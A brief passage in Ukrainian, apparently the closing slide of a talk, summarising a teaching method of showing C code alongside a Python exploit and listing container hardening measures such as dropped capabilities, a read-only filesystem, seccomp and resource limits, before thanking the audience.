-  **Методологія**: Показувати C код + Python exploit
-  **Безпека**: Drop caps, read-only FS, seccomp, limits

Дякую за увагу!